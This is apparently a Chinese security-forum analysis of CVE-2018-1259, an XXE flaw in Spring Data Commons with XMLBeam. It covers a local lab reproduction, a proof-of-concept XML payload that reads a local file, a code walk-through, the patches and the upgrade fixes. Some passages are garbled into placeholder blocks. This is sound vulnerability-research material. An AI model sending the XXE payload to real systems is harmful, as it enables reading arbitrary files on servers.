【CVE-2018-1259】XXE with Spring Data's XMLBeam 分析

pinko / 2018-05-16 18:57:49 / 浏览数 2782 安全技术 漏洞分析 顶(1) 踩(0)

CVE-2018-1259

XXE with Spring Data's XMLBeam integration

漏洞公告

Spring Data XXE 攻击

危害等级：高

漏洞描述：

XMLBeans 提供了底层XML数据的对象视图，同时还能访问原始的XML信息集合。 Spring Data Commons 1.13至1.13.11以及2.0至2.0.6的版本在与XMLBeam1.4.14或更早的版本进行结合使用时，XMLBeam不会限制XML外部实体应用，导致未经身份验证的远程恶意用户可以 Data的请求绑定特定的参数，访问系统上的任意文件。


环境搭建

1. 下载官方的示例包，使用idea打开，然后等待相关插件和包的安装。

   `https://github.com/spring-projects/spring-data-examples/`
   `https://github.com/spring-projects/spring-data-examples/tree/master/web/projection`

   进入命令行，进入目录`web\projection`，输入`mvn clean package`生成package

   这里需要把idea下面的maven路径写到环境变量path中
   \IntelliJ IDEA\plugins\maven\lib\maven3\bin



1. 进入jar包所在目录，输入命令

   `java -jar spring-data-web-projection-2.0.0.BUILD-SNAPSHOT.jar`

   访问 http://localhost:8080

   使用burp抓包，POST过去poc查看输出
   ```
   POST / HTTP/1.1
   Host: localhost:8080
   Content-Length: 204
   Cache-Control: max-age=0
   ```

Origin: http://localhost:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/xml
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/;q=0.8
Referer: http://localhost:8080/users
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///e://1.txt" >]>

<user> <firstname>&xxe;</firstname> <lastname>melody</lastname> </user>
```


■■■■■

1. ■■■■■■idea■■■mvn package■■poc■■■■■■■■■■■■■xml■■■■■■■■■■

```bash
Caused by: org.xml.sax.SAXParseException; lineNumber: 2; columnNumber: 10; ■■■ "http://apache.org/xml/features/disallow-docty
```

这个是相关包的版本问题，这里的漏洞复现需要Spring Data Commons 1.13■1.13.11■■2.0■2.0.6■■■■■XMLBeam1.4.14■■■■■■■■■■■■■，这里idea默认加载的时候，spring-data-commons的版本是2.0.7，所以需要进行一点修改。

~~在窗口左边的External Libraries下面右键，选择Open Library Settings，找到Maven: org.springframework.data:spring-data-commons:2.0.2.RELEASE2把它旁边的 2.0.7/2.0.8/2.10.0 什么的全部删掉，只保留2.0.2的版本，然后重新生成包。~~保留2.0.6版本的进行调试风味更佳



在这里也可以看出高版本中防御xxe的方法：

■■xml■■inline DOCTYPE ■■■■■■■■■■■DTD■■■■■■■■■■■■■■■■■ XML ■■■■■■■■■XML■■■■■■XML External Entities ■■■■■■■■■■■■■■■■■■■■

■■■■XXE injections■■■XML■■■■■■■■■■■■■■■■■■■■

```
factory.setFeature("http://xml.org/sax/features/external-general-entities",false);
factory.setFeature("http://xml.org/sax/features/external-parameter-entities",false);
```

■■■■■■■ inline DOCTYPE ■■■■■■■■■■■■■■■■■■■■

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl",true);
```

漏洞分析

PS：这边使用的是2.0.2版本的commons不是2.0.6版本（因为我的maven search还没更新好=。=b）
首先是spring-data-commons配合xmlbeam的洞，进入commons的代码，找到和xml有关的这个文件：`org\springframework\data\web\XmlBeamHttpMessageC`
关注调用XmlBeam的函数`XBProject`，line23：

```
public class XmlBeamHttpMessageConverter extends AbstractHttpMessageConverter<Object> {
   private final XBProjector projectionFactory = new XBProjector(new Flags[0]);
   private final Map<Class<?>, Boolean> supportedTypesCache = new ConcurrentReferenceHashMap();
```

进入`XBProject`，`/org/xmlbeam/XBProjector.java:169`

```
public XBProjector(XBProjector.Flags... optionalFlags) {
       this(new DefaultXMLFactoriesConfig(), optionalFlags);
   }
```

可以看到这里使用的是默认的配置，接下来会使用这个projectionFactory来读取输入流中的xml里面的信息，代码走到`org\springframework\data\web\XmlBeamHtt`

```
protected Object readInternal(Class<? extends Object> clazz, HttpInputMessage inputMessage) throws IOException, HttpMessageNot
       return this.projectionFactory.io().stream(inputMessage.getBody()).read(clazz);
   }
```

跟进read函数，`org/xmlbeam/io/StreamInput.java:31`

```
@Scope(DocScope.IO)
   public <T> T read(Class<T> projectionInterface) throws IOException {
       Document document = this.readDocument();
       return this.projector.projectDOMNode(document, projectionInterface);
   }
```

跟进readDocument函数，`org/xmlbeam/io/StreamInput.java:37`


```
private Document readDocument() throws IOException {
       try {
           DocumentBuilder documentBuilder = this.projector.config().createDocumentBuilder();
           Document document = this.systemID == null ? documentBuilder.parse(this.is) : documentBuilder.parse(this.is, this.sy
           return document;
       } catch (SAXException var3) {
           throw new RuntimeException(var3);
       }
   }
```

这里！终于！看到了createDocumentBuilder！
接下来跟进`org/xmlbeam/config/DefaultXMLFactoriesConfig.java`中的这两个函数，这两个函数就是构造DOM解析器的工厂实例，然后DOM工厂获得 DOM 解析器的位置，在这里因为没有设置工厂的一些安全属性，即禁止外部实体的引用，导致输入中的inline DOCTYPE的使用被采纳，外部实体被导入，导致xxe漏洞的发生。xmlbeam最新版本的补丁也是在这里patch的。

```
public DocumentBuilder createDocumentBuilder() {
       try {
           DocumentBuilder documentBuilder = this.createDocumentBuilderFactory().newDocumentBuilder();
           return documentBuilder;
       } catch (ParserConfigurationException var2) {
           throw new RuntimeException(var2);
       }
   }

   public DocumentBuilderFactory createDocumentBuilderFactory() {
       DocumentBuilderFactory instance = DocumentBuilderFactory.newInstance();
       if (!DefaultXMLFactoriesConfig.NamespacePhilosophy.AGNOSTIC.equals(this.namespacePhilosophy)) {
           instance.setNamespaceAware(DefaultXMLFactoriesConfig.NamespacePhilosophy.HEDONISTIC.equals(this.namespacePhilosophy
       }

       return instance;
   }
```



图片展示的是我们写入的并被程序读到的document的内容。

补丁分析

spring-data-commons的补丁

补丁地址：
https://github.com/spring-projects/spring-data-commons/commit/b8974a292ab463a304eda987632be4d9c145f5f8

src/main/java/org/springframework/data/web/XmlBeamHttpMessageConverter.java这边在传入XMLBeam的XBProjector时候做了新的配置：

```
@@ -50,9 +54,39 @@
 50  54          */
 51  55         public XmlBeamHttpMessageConverter() {
 52  56
     57 +               this(new XBProjector(new DefaultXMLFactoriesConfig() {
     58 +
     59 +                       private static final long serialVersionUID = -1324345769124477493L;
     60 +
     61 +                       /*
     62 +                        * (non-Javadoc)
     63 +                        * @see org.xmlbeam.config.DefaultXMLFactoriesConfig#createDocumentBuilderFactory()
     64 +                        */
     65 +                       @Override
     66 +                       public DocumentBuilderFactory createDocumentBuilderFactory() {
     67 +
     68 +                               DocumentBuilderFactory factory = super.createDocumentBuilderFactory();
     69 +
     70 +                               factory.setAttribute("http://apache.org/xml/features/disallow-doctype-decl", true);
     71 +                               factory.setAttribute("http://xml.org/sax/features/external-general-entities", false);
     72 +
     73 +                               return factory;
     74 +                       }
     75 +               }));
     76 +       }
     77 +
     78 +       /**
     79 +        * Creates a new {@link XmlBeamHttpMessageConverter} using the given {@link XBProjector}.
     80 +        *
     81 +        * @param projector must not be {@literal null}.
     82 +        */
     83 +       public XmlBeamHttpMessageConverter(XBProjector projector) {
     84 +
 53  85                 super(MediaType.APPLICATION_XML, MediaType.parseMediaType("application/*+xml"));
 54  86
 55     -               this.projectionFactory = new XBProjector();
     87 +               Assert.notNull(projector, "XBProjector must not be null!");
     88 +
     89 +               this.projectionFactory = projector;
 56  90         }
```

可以看出关键的两句，给DOM 工厂设置参数，阻止了外部实体的引入，禁用inline DOCTYPE声明，防止了XML实体注入。

xmlbeam的补丁

补丁地址：
https://github.com/SvenEwald/xmlbeam/commit/f8e943f44961c14cf1316deb56280f7878702ee1

补丁在src/main/java/org/xmlbeam/config/DefaultXMLFactoriesConfig.java中添加了一个数组，里面是一些安全配置，然后通过循环，在createDocumen

```
+    private static final String[] FEATURE_DEFAULTS = new String[] { "http://apache.org/xml/features/disallow-doctype-decl#tru
+            "http://xml.org/sax/features/external-general-entities#false", //
+            "http://xml.org/sax/features/external-parameter-entities#false", //
+            "http://apache.org/xml/features/nonvalidating/load-external-dtd#false" };
```

what's more

发现两个补丁里面都有写xxe的test ^_^

src/test/java/org/springframework/data/web/XmlBeamHttpMessageConverterUnitTests.java
就像直接给poc一样23333

```
15 src/test/java/org/springframework/data/web/XmlBeamHttpMessageConverterUnitTests.java
@@ -28,6 +28,8 @@
 import org.springframework.data.web.ProjectingJackson2HttpMessageConverterUnitTests.UnannotatedInterface;
 import org.springframework.http.HttpInputMessage;
 import org.springframework.http.MediaType;
+import org.springframework.http.converter.HttpMessageNotReadableException;
+import org.xml.sax.SAXParseException;
 import org.xmlbeam.annotation.XBRead;

 /**
@@ -87,6 +89,19 @@ public void supportsInterfaceAfterLookupForDifferentMediaType() {
                assertThat(converter.canRead(Customer.class, MediaType.APPLICATION_XML)).isTrue();
        }

+       @Test // DATACMNS-1292
+       public void doesNotSupportEntityExpansion() throws Exception {
+
+               preparePayload("<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\n" //
+                               + "<!DOCTYPE foo [\n" //
+                               + "<!ELEMENT foo ANY >\n" //
+                               + "<!ENTITY xxe \"Bar\" >]><user><firstname>&xxe;</firstname><lastname>Matthews</lastname></user>")
+
+               assertThatExceptionOfType(HttpMessageNotReadableException.class) //
+                               .isThrownBy(() -> converter.read(Customer.class, message)) //
+                               .withCauseInstanceOf(SAXParseException.class);
+       }
+
        private void preparePayload(String payload) throws IOException {
                when(message.getBody()).thenReturn(new ByteArrayInputStream(payload.getBytes()));
        }
```

影响版本和解决方案

漏洞的问题是，xml默认配置允许外部实体等可能导致xxe的非法输入，禁止外部实体和inline DOCTYPE的那两句设置两边（data-commons和xmlbeam）都没有加，如果调用的是xmlBeam1.4.15之前的版本自己加上配置也行，或者1.4.15之后xmlBeam都默认加了 https://blog.csdn.net/qq_32331073/article/details/79941132

影响版本：

- Spring Data Commons 1.13-1.13.11 (Ingalls SR11)
- Spring Data REST 2.6-2.6.11 (Ingalls SR11)
- Spring Data Commons 2.0-2.0.6 (Kay SR6)
- Spring Data REST 3.0-3.0.6 (Kay SR6)

解决方案：

- Spring Data Commons 1.13.x的用户升级到1.13.12 (Ingalls SR12)
- Spring Data Commons 2.0.x的用户升级到2.0.7 (Kay)
- 升级XMLBeam版本到1.4.15

参考

- https://github.com/iflody/myBugAnalyze/tree/master/2018/CVE-2018-1259
- https://pivotal.io/security/cve-2018-1259

上一篇：ZipperDown漏洞简单分析及防护 下一篇：利用Java反射和类加载机制绕过J...

1. 0 条回复
   - 动动手指，沙发就是你的了！